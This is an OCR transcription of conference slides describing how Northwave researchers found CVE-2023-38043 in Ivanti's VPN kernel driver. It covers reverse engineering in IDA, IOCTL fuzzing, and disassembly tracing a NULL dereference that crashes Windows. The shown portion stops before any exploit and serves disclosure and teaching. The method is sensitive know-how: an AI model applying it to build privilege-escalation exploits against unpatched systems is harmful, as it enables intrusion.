CVE-2023-38043

ELEVATE & CONQUER

OUR JOURNEY INTO KERNEL PRIVILEGE ESCALATION

Icon(s) from Icons8


ABOUT TIJME (ME)

- Red Teamer at Northwave
- Forensics at TV show Hunted
- Lives in the Netherlands
- Author of open-source software
  Kernel Mii, Raivo OTP, WikiRaider
- Socials username is @tijme
  Twitter, GitHub, LinkedIn
- In search for driver vulnerabilities

Icon(s) from Icons8

ABOUT ALEX OUDENAARDEN

- Principal Reverse Engineer at Northwave
- Former
  - Malware Analyst
  - Vulnerability Researcher
  - Malware Developer
- Lives in Japan 🇯🇵
- github.com/lldre



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WE PERFORM KERNEL DRIVER RESEARCH FOR:

- **Outpacing the bad guys** by finding bugs before they do.
- **Gaining knowledge** within our reverse engineering & red team.
- **APT-simulation** by using zero-day kernel driver vulnerabilities.

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
HOW WE ENCOUNTERED THIS SPECIFIC DRIVER


- **VPN software (client)** used by one of our customers.
  - Connects to VPN server in enterprise network.
- **Found on disk** during a red teaming engagement.
- **Interesting name**; jnprTdi.sys (‘jn’ for Juniper Networks?).
  - Juniper Networks & Junos Pulse created a new company.
  - It was called Pulse Secure, with its corresponding VPN product.
  - Ivanti acquired Pulse Secure VPN in 2020.



KERNEL DRIVER

Icon(s) from Icons8

INDEX



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RECAP

VIRTUAL MEMORY, AND COMMUNICATING WITH DRIVERS

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

VIRTUAL MEMORY




USER MODE PROCESS ***CANNOT*** ACCESS KERNEL ADDRESS



Icon(s) from Icons8

KERNEL ***CANNOT*** ACCESS USER MODE ADDRESS (BY DEFAULT/DEREFERENCING)



COMMUNICATING WITH A KERNEL DRIVER

When `our_exploit.exe` calls DeviceIoControl(…)

PID 9217: our_exploit.exe

```
char* newBiosBuffer = “\x04\x01\x5A\xB4”;
int newBiosBufferSize = 4;

DeviceIoControl(
    driverHandle,
    0x80001036,
    newBiosBuffer,
    newBiosBufferSize,
    ...
);
```

Some kernel driver

```
void dispatcher(DEVICE_OBJECT* device, IRP* irp) {
    DeviceIoControl* IoControl = irp->Tail->CurrentStackLocation->DeviceIoControl;
    VOID* UserBuffer = irp->AssociatedIrp->SystemBuffer;

    switch (IoControl->IoControlCode) {
        case 0x80000072:
            *UserBuffer = ReadBiosVersion();
        break;
        case 0x80001036:
            UpdateBiosToGivenBinary(UserBuffer);
        break;
        case 0x80002018:
            ...
        break;
        default:
            puts("Unknown IOCTL called");
    }
}
```

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COMMUNICATING WITH A KERNEL DRIVER

IRP stands for "Input/Output Request Packet"
Basically, packets used to communicate within the kernel.

When `our_exploit.exe` calls DeviceIoControl(...)

PID 9217: our_exploit.

```
char* newBiosBuffer = "\x04\x01\x5A\xB4";
int newBiosBufferSize = 4;

DeviceIoControl(
    driverHandle,
    0x80001036,
    newBiosBuffer,
    newBiosBufferSize,
    ...
);
```

Some kernel driver

```
void dispatcher(DEVICE_OBJECT* device, IRP* irp) {
    DeviceIoControl* IoControl = irp->Tail->CurrentStackLocation->DeviceIoControl;
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    switch (IoControl->IoControlCode) {
        case 0x80000072:
            *UserBuffer = ReadBiosVersion();
        break;
        case 0x80001036:
            UpdateBiosToGivenBinary(UserBuffer);
        break;
        case 0x80002018:
            ...
        break;
        default:
            puts("Unknown IOCTL called");
    }
}
```

IVANTI VPN DRIVER

ONCE UPON A TIME, ON A BUGGY MONDAY MORNING

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
IDENTIFYING LOW-HANGING FRUIT

Our usual approach

1. Load the driver in IDA
2. Find IRP_MJ_DEVICE_CONTROL
3. Reverse the IOCTL functions
4. Check if user buffer ends up in juicy functions

In the meantime

- Run an IOCTL fuzzer, such as IOCTLBF
  https://github.com/koutto/ioctlbf
  Developed by @Xst3nZ



:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:

Stop code: SYSTEM_SERVICE_EXCEPTION

What failed: jnprTdi_9117_18417.sys

CODE FLOW FOR IOCTL 0x80002018

```
IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT device, PIRP irp_v1)
IRP_MJ_DEVICE_CONTROL proc near

Object= qword ptr -58h
HandleInformation= qword ptr -50h
var_48= dword ptr -48h
arg_0= qword ptr  8
arg_8= qword ptr  10h
OutputBufferLength_v2= dword ptr  18h

mov     [rsp+arg_0], rbx
mov     [rsp+arg_8], rdx
push    rbp
push    rsi
push    rdi
push    r12
push    r13
push    r14
push    r15
sub     rsp, 40h
mov     rcx, [rdx+0B8h]
mov     rbx, [rdx+18h]
```

`mov rbx, OurBuffer`

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
CODE FLOW FOR IOCTL 0x80002018



```
IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT device, PIRP irp_v1)
IRP_MJ_DEVICE_CONTROL proc near

Object= qword ptr -58h
HandleInformation= qword ptr -50h
var_48= dword ptr -48h
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mov     [rsp+arg_0], rbx
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push    r15
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```


mov rbx, OurBuffer




```
loc_140009FA3:
mov     rsi, [rbx]
test    rsi, rsi
jz      loc_140009A4A
```

mov rsi, OurBuffer[0]

Bugcheck if OurBuffer is NULL. BOOM

CODE FLOW FOR IOCTL 0x80002018



POSSIBLE ABUSE PATH

POOR INPUT VALIDATION MUST LEAD TO BUGS, RIGHT?

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
